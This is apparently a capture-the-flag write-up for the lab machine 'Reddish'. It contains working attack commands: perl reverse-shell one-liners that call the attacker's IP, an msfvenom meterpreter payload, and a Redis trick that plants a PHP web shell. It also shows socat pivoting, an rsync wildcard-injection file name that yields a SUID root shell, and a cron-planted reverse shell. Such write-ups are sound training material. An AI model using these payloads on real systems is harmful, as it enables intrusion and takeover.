# Reddish Writeup by artikrh

**SPECIFICATIONS**

- Target OS: Linux
- IP Address: 10.10.10.94
- Difficulty: 8.1 / 10
- Services: Node-RED, Redis, Rsync

**CONTENTS**

## Reconnaissance

As usually, we start with `nmap` to see which ports are open on the server. The default `nmap` port scan range (first 1000 ports) did not bring any results, so we will make a full scan:

```
$ nmap -p- -oN nmap.allports 10.10.10.94
```

We will see bunch of filtered ports and one port open only at `1880`. Let's run `nmap` again to enumerate scrips and versions for that specific port:

```
$ nmap -sC -sV -oN nmap.targeted -p 1880 10.10.10.94

1880/tcp open  http    Node.js Express framework
```

We see HTTP NodeJS service running on `1880`, and if we visit http://10.10.10.94:1880 we will get the following message:

```
Cannot GET /
```

This means that GET HTTP request is not supported for the root directory, so let's modify the request from GET to POST. We can either do that on Burp Suite through intercepting, or use a simple `curl` command:

```
$ curl -X POST http://10.10.10.94:1880/

{"id":"858f5384455fe3aac7e236f16005c8ec","ip":"::ffff:10.10.14.76","path":"/r
ed/{id}"}
```

We get a successful (200 OK) response back with the above JSON format string. A random `id` gets generated everytime the machine is reset, and we should append that id in the `/red/` directory to proceed further.


As a result, visiting http://10.10.10.94:1880/red/858f5384455fe3aac7e236f16005c8ec will open the Node-RED interface, which is a flow-based programming tool for wiring together hardware devices, Application Programming Interfaces (APIs), and online services.

Next step is to find a way to spawn a reverse shell through this platform. After a couple of hours searching tutorials on YouTube, I stumbled upon https://youtu.be/KQpArz6wg_M which was very similiar to our flow-diagram that will give us shell.


## Reverse Shell

Our diagram will consist of the following:

- TCP-in node which will connect to our local machine and serve as an input for commands;
- Exec node which will actually send the execution commands in the server;
- TCP-out node in which the server will reply to our connection.




We will setup a `netcat` listener to our own machine (on port `2000`) and deploy the diagram.



```
arti@offiziersmesser:~/htb/reddish$ nc -lvnp 2000
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::2000
Ncat: Listening on 0.0.0.0:2000
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:50394.
ls
python
/bin/sh: 1: python: not found
perl
```


We see that we get a connection back, however we can't do much here (for example, `ls`, won't give any results back). Python was not found in this machine, however typing `perl` did not output any error. Let's try perl reverse shell commands for another port (`2001`) and set up another `netcat` listener on that `2001` port to see if that works. I'm going to use [shellpop]() instead of googling:

```
$ shellpop --reverse --number 5 --host tun0 --port 2001
```



```
arti@offiziersmesser:~/htb/reddish$ shellpop --reverse --number 5 --host tun0 --port 2001
[+] Execute this code in remote target:

perl -e "use Socket;\$i='10.10.14.76';\$p=2001;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in(\$p,ine
t_aton(\$i)))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};"

[+] This shell DOES NOT have a handler set.
arti@offiziersmesser:~/htb/reddish$ nc -lvnp 2001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::2001
Ncat: Listening on 0.0.0.0:2001
```

We will enter that `perl` command in the port `2000` session and immediately get a real shell at port `2001` as root. Note that there is no flag in this machine, we need to dig deeper for that.



```
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:57946.
/bin/sh: 0: can't access tty; job control turned off
# bash -i
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@nodered:/node-red#
```

Furthermore, it turns out that the machine that we are connected is a container which has exteremely few tools available for us to use, which makes local enumeration harder.

## Getting User

After not finding much in the machine, I decided to upgrade the `netcat` shell to a `meterpreter` session (not through `post/multi/manage/shell_to_meterpreter` module because the session was dying often). Instead, I created an `ELF` file, transferred it to the container using base64 encoding/decoding, set up a listener and executed the file.

In our local machine:

```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.76 LPORT=2002
-f elf -o meterpreter.elf
...
$ base64 -w 0 meterpreter.elf
...
$ sudo msfconsole -q
...
```

In the target machine:

```
# echo -n <b64 string> | base64 -d > meterpreter.elf

# chmod +x meterpreter.elf

# ./meterpreter.elf
```

We should now get a `meterpreter` session to the machine. If we run `ifconfig`, we will notice that the container has two extra network interfaces with an IP of `172.19.0.4/16` and `172.18.0.2/16` respectively. Furthermore, ARP cache (`arp`) provides us with the information that the container has communicated with `172.18.0.1` (which we will ommit since it is a default gateway IP address), `172.19.0.2`, and `172.19.0.3` (which will be our next targets). Considering the fact that we are already root at the container and there is nothing in there, we should move on with pivoting techniques for the internal network of `172.19.0.0/16`.


We will now scan the two target internal hosts for open port. We will use a perl portscanner that is available on github (since perl is installed in the machine). Results are:

- Host `172.19.0.3` has an open port at `6379` (Redis);
- Host `172.19.0.2` has an open port at `80` (HTTP).

Next, we will relay connections on these ports to our local machine using metasploit's `portfwd` with `172.19.0.4` (the container) being as our intermediary:

```
meterpreter> portfwd add -l 80 -r 172.19.0.2 -p 80
meterpreter> portfwd add -l 6379 -r 172.19.0.3 -p 6379
```

Now http://localhost/ will show the following:



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

If we examine the HTML source code carefully, we will notice that the webserver has a PHP file called `ajax.php` that connects with Redis DB through a parameter called `test`:

```
/8904n0549008565c554f8108cn11fna4/ajax.php?test=get hits
```


Redis has eloquently explained how it can be used for remote command execution if not securely configured to mitigate arbitrary access. You can read about the article here:

https://dl.packetstormsecurity.net/1511-exploits/redis-exec.txt

We can try to abuse the vulenerability by uploading a PHP file. I will use `redis-cli` (`redis` package is required), and since we already have port fowarding on, the commands we enter will relay to `172.19.0.2:6379`. We don't need to specify a port for `redis-cli` since it runs by default on `6379` and that is exactly the same port we are listening through `portfwd`. I made the following script to automate the process of creating a `shell.php` file in the `/var/www/html` directory that expects a `cmd` query to execute system commands, in case our PHP gets removed.

```
#!/bin/bash
redis-cli flushall
redis-cli set myshell "<?php echo system(\$_REQUEST['cmd']); ?>"
redis-cli config set dbfilename "shell.php"
redis-cli config set dir /var/www/html
redis-cli save
```

We should see bunch of OKs after running the script, which means that http://localhost/shell.php now exists, and we have RCE as `www-data` (http://localhost/shell.php?cmd=whoami).



```
REDIS0008� redis-ver4.0.9� redis-bits�@�ctime��Gd[�used-mem�(��aof-preamble���myshell)www-data www-data��)=C[��
```

We can get a shell by uploading a perl script in the `/tmp` directory of the internal host. Since the internal host cannot communicate with our local machine, the reverse shell should point at the container (`172.19.0.4:3000`), which then we will redirect that traffic to our machine by using a tool called `socat`.

The perl script will look like this:

```
use
Socket;$i='172.19.0.4';$p=3000;socket(S,PF_INET,SOCK_STREAM,getprotobyname('t
cp'));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,'>&S');open(STD
OUT,'>&S');open(STDERR,'?&S');exec('/bin/sh -i');};
```

We can base64 and URL encode this script and upload it through `curl` as `/tmp/shell.pl`:

```
curl --data "cmd=echo+-n+
dXNlIFNvY2tldDskaT0nMTcyLjE5LjAuNCc7JHA9MzAwMDtzb2NrZXQoUyxQRl9JTkVULFNPQ0tfU
1RSRUFNLGdldHByb3RvYnluYW1lKCd0Y3AnKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLG
luZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwnPiZTJyk7b3BlbihTVERPVVQsJz4mUycpO29wZW4
oU1RERVJSLCc%2FJ1MnKTtleGVjKCcvYmluL3NoIC1pJyk7fTs%3D +|+base64+-
d+%3E+/tmp/shell.pl" http://localhost/shell.php
```


Before sending another `curl` command to execute this script, we need to get back to `msfconsole` (where we left with `portfwd` commands) and upload the `socat` binary (which is an advanced `netcat`) for port fowarding the traffic from `172.19.0.4:3000` to our machine at `10.10.14.76:3003`.

```
meterpreter> cd /tmp
meterpreter> upload socat
meterpreter> shell

bash -i

# chmod +x socat
# ./socat tcp-listen:3000,reuseaddr,fork tcp:10.10.14.76:3003
```

We can setup a `netcat` listener in our machine at port `3003` and enter the following command to execute the `shell.pl` script:

```
$ curl --data "cmd=perl+/tmp/shell.pl" http://localhost/shell.php
```

This should spawn us a shell for the internal host:



```
arti@offiziersmesser:~/htb/reddish$ nc -lvnp 3003
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::3003
Ncat: Listening on 0.0.0.0:3003
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:59104.
whoami
www-data
```

After enumerating, we see two users in the `/home` directory, where `user.txt` is located at `/home/somaro`, however only root is able to read that file. If we check the `/etc/passwd` file, we notice that there are no such users at all, so we need to directly privilege escalate to root. We will eventually find a cronjob (`/etc/cron.d/backup`) which runs `/backup/backup.sh` script every three minutes:

```
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
```

This means that every three minutes, all `.rdb` files at the `f187a0ec71ce99642e4f0afbd441a68b` static directory will get synced remotely (via `rsync`) to a backup server. Right after, every file at `/var/www/html` will be deleted and restored with the backup files that got synced remotely. We also notice that the last line is changing the directory ownership to us (`www-data`), which lets us read/write files into it. The issue here is that the files at `/var/www/html` get resynced back by root privileges, and we can do a neat trick to 'fool' root at executing our script.

We will write a simple shell script which copies `/bin/sh` to `/tmp/sh` with SUID bit set, so it is owned by root but other users can execute it.

At the `/var/www/html/f187a0ec71ce99642e4f0afbd441a68b` directory:

```
$ echo -n IyEvYmluL3NoCmNwIC9iaW4vc2ggL3RtcC9zaApjaG1vZCArcyAvdG1wL3No |
base64 -d > root.rdb
$ chmod +x root.rdb
$ cat root.rdb

#!/bin/sh
cp /bin/sh /tmp/sh
chmod +s /tmp/sh

$ touch -- "-e sh root.rdb"
```

The last line will trick root into executing `root.rdb`, which will create `/tmp/sh` when the cronjob gets executed. Executing `/tmp/sh` should give us root, so we are able to read the `user.txt`:

```
$ cd /tmp
$ ./sh -i

cat /home/somaro/user.txt
```

## Getting Root

We successfully spawned a root shell, however, there is no `root.txt` at `/root` directory. We need to yet jump to another machine to retrieve the flag, and this time it will be the backup server (`172.20.0.3`) since we have root read/write permissions on it. We will create a cronjob that runs every minute and points to `172.20.0.3:8080`.

```
* * * * * root perl -e 'use
Socket;$i="172.20.0.3";$p=8080;socket(S,PF_INET,SOCK_STREAM,getprotobyname("t
cp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STD
OUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};
```

```
$ echo -n
KiAqICogKiAqIHJvb3QgcGVybCAtZSAndXNlIFNvY2tldDskaT0iMTcyLjIwLjAuMyI7JHA9ODA4M
Dtzb2NrZXQoUyxQRl9JTkVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY2
9ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwiPiZTIik
7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7
fTs= | base64 -d > cronperl

$ rsync cronperl rsync://backup:873/src/etc/cron.d
```

But first, we should upgrade our `netcat` (internal host shell) to `meterpreter` through the same technique as I mentioned earlier just so we can upload `socat` in the internal host. After doing so, we will run the following command (so this time, in the internal host):

```
$ ./socat tcp-listen:8080,reuseaddr,fork tcp:172.19.0.4:3000
```

Where `3000` points to our previous `3003` in `172.19.0.4` (we can safely close the `3003` session after getting the first `meterpreter` session) and listen again on the same port (`3003`).

We should get a connection back soon enough. There is still no `root.txt`, but if we check the `/dev` directory, we notice that we have full access on the `/dev/sda1` drive. We mount the drive, and retrieve the root flag.

```
$ mount /dev/sda1 /mnt
$ cd /mnt/root
$ cat root.txt
```